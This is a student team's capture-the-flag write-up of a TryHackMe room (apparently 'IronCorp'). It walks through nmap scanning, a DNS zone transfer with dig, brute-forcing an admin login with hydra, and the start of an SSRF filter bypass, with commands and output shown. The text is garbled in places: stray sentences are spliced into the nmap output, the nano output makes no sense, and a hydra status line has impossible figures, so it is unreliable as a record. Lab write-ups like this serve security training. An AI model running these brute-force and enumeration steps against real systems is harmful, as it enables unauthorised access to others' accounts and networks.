

PenTest2

ROOM A

SIUUU

Members

ID	Name	Role
1211103423	Muhammad Rino Frawidya bin Suheri	Leader
1211104232	Muhammad Amirul Haiqal Bin Zameri	Member
1211101924	Nur Ayu Farisha Binti Hamdan @ Hood	Member

Recon and Enumeration

Members Involved: Rino, Haiqal and Ayu


Tools used: Kali Linux, Nmap, Dig, Hydra

Thought Process and Methodology and Attempts:


Firstly, after we obtained the machine IP from TryHackMe we opened our terminal and opened the “/etc/hosts” file using the nano command. Then we add our machine IP and “ironcorp.me” in the file. Then we execute nmap to scan all ports that are available. After scanning, we got to know which port is open.

```
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WIN-8VMBKF3G815
|   NetBIOS_Domain_Name: WIN-8VMBKF3G815
|   NetBIOS_Computer_Name: WIN-8VMBKF3G815
|   DNS_Domain_Name: WIN-8VMBKF3G815
|   DNS_Computer_Name: WIN-8VMBKF3G815
|   Product_Version: 10.0.14393
|   System_Time: 2022-08-02T01:37:39+00:00
|   ssl-cert: Subject: commonName=WIN-8VMBKF3G815
|     Not valid before: 2022-08-01T01:03:06
|     Not valid after: 2023-01-31T01:03:06
|   _ssl-date: 2022-08-02T01:37:48+00:00; +1s from scanner time.
8080/tcp open http Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE address is correct, here are three other things you can do:
|_ http-title: Dashtheme Admin - Free Dashboard for Bootstrap 4 by Codervent
|_ http-server-header: Microsoft-IIS/10.0
11025/tcp open http Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
| http-title: Coming Soon - Start Bootstrap Theme
| http-methods:
|_ Potentially risky methods: TRACE you are connected but behind a firewall. Check the proxy settings.
|_ http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
49667/tcp open msrpc Microsoft Windows RPC
```

From the result we got before, we access the web using port 8080. We went through the website but there is nothing that can help us.



So, we went to another website using a different port which is port 11025. We also went through the website and we had the same problem. The website does not contain any information that can help us.




Next, we try using dig to see if we are able to get any subdomain or information that we need. And we found two subdomains that are running.

```
(root㉿kali)-[~/home/1211103423]
# dig @10.10.235.1 ironcorp.me axfr

; <>> DiG 9.18.1-1-Debian <>> @10.10.235.1 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.          3600    IN      SOA     win-8vmbkf3g815. hostmaster.
ironcorp.me.          3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.    3600    IN      A       127.0.0.1
internal.ironcorp.me. 3600    IN      A       127.0.0.1
ironcorp.me.          3600    IN      SOA     win-8vmbkf3g815. hostmaster.
;; Query time: 230 msec
;; SERVER: 10.10.235.1#53(10.10.235.1) (TCP)
;; WHEN: Mon Aug 01 23:42:59 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```

So, we went to the “/etc/hosts” file and add our machine IP and those two subdomain before we can access it.




The screenshot shows a terminal window titled "root@kali: /home/1211103423". The window has two tabs: "root@kali: /home/1211103423" and "root@kali: /home/1211103423". The second tab is active and displays the contents of the "/etc/hosts" file. The file contains the following entries:

```
GNU nano 6.2                               /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
10.10.235.1   ironcorp.me
10.10.235.1   internal.ironcorp.me
10.10.235.1   admin.ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
```

Below the terminal window, there is a message: "to access the Web." followed by a "Try Again" button. At the bottom of the terminal window, there is a menu bar with "File Actions Edit View Help" and a set of keyboard shortcuts:

- ^G Help
- ^O Write Out
- ^W Where Is
- ^K Cut
- ^T Execute
- ^X Exit
- ^R Read File
- ^\\ Replace
- ^U Paste
- ^J Justify

We went to the first subdomain and we are not able to access it. So we try another subdomain which is “admin”. We can access the domain but it requires a username and password to enter.



Access forbidden!

You don't have permission to access the requested directory. There is either no index document or the directory is read-protected.

If you think this is a server error, please contact the [webmaster](#).

Error 403

internal.ironcorp.me
Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
Authentication Required - Mozilla Firefox

http://admin.ironcorp.me:11025 is requesting your username and password. The site says: "My Protected Area"

User Name:

Password:

Cancel OK

We use hydra to attack and try any username and password that are valid and accessible.


```
(root㉿kali)-[~/home/kali]
└─# hydra -l user.txt -P /usr/share/nmap/nselib/data/passwords.lst -s 11025 -f admin.ironcorp.me http-get /
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-01 22:
07:06
[DATA] max 16 tasks per 1 server, overall 16 tasks, 5010 login tries (l:1/p:5
010), ~314 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[STATUS] 32.00 tries/min, 32 tries in 00:01h, 4994 to do in 02:37h, 16 active
[STATUS] 32.00 tries/min, 96 tries in 00:03h, 4947 to do in 02:35h, 16 active
[STATUS] 32.00 tries/min, 224 tries in 00:07h, 4819 to do in 02:31h, 16 activ
e
[STATUS] 30.80 tries/min, 462 tries in 00:15h, 4581 to do in 02:29h, 16 activ
e
```

After that, hydra gave us the valid username and password to the domain.

```
[11025][http-get] host: admin.ironcorp.me login: admin password: password123
[STATUS] 14344582.00 tries/min, 14344582 tries in 00:01h, 205761854393022 to do in 239070:22h, 16 active
```

Then, we successfully accessed the admin site.



Initial Foothold


Members Involved: Rino, Haiqal and Ayu

Tools used: Kali Linux, Netcat, Burp Suite

Thought Process and Methodology and Attempts:

We start web server using '/etc/init.d/apache2 start'


```
(kali㉿kali)-[~] $ /etc/init.d/apache2 start
Starting apache2 (via systemctl): apache2.service [
```




Based on what we see, we need to bypass the SSRF filter. We created a text file "hello.txt" by using nano command to check the vulnerability of the site.

```
(kali㉿kali)-[~/var/www/html]
$ nano hello.txt
configuration files from their respective *.available/ counterparts.
d by using our helpers a2enmod, a2dismod, a2ensite, a2dissite, and
(kali㉿kali)-[~/var/www/html] detailed-information
$ cat hello.txt
hellooo
```

On the assumption, we found out that we could exploit the site by conducting an internal port scan to locate available new internal services.





We filled up the subdomain that we found which could not be accessed before. As we can see, the word "here" is red. So we assume that it is a link.



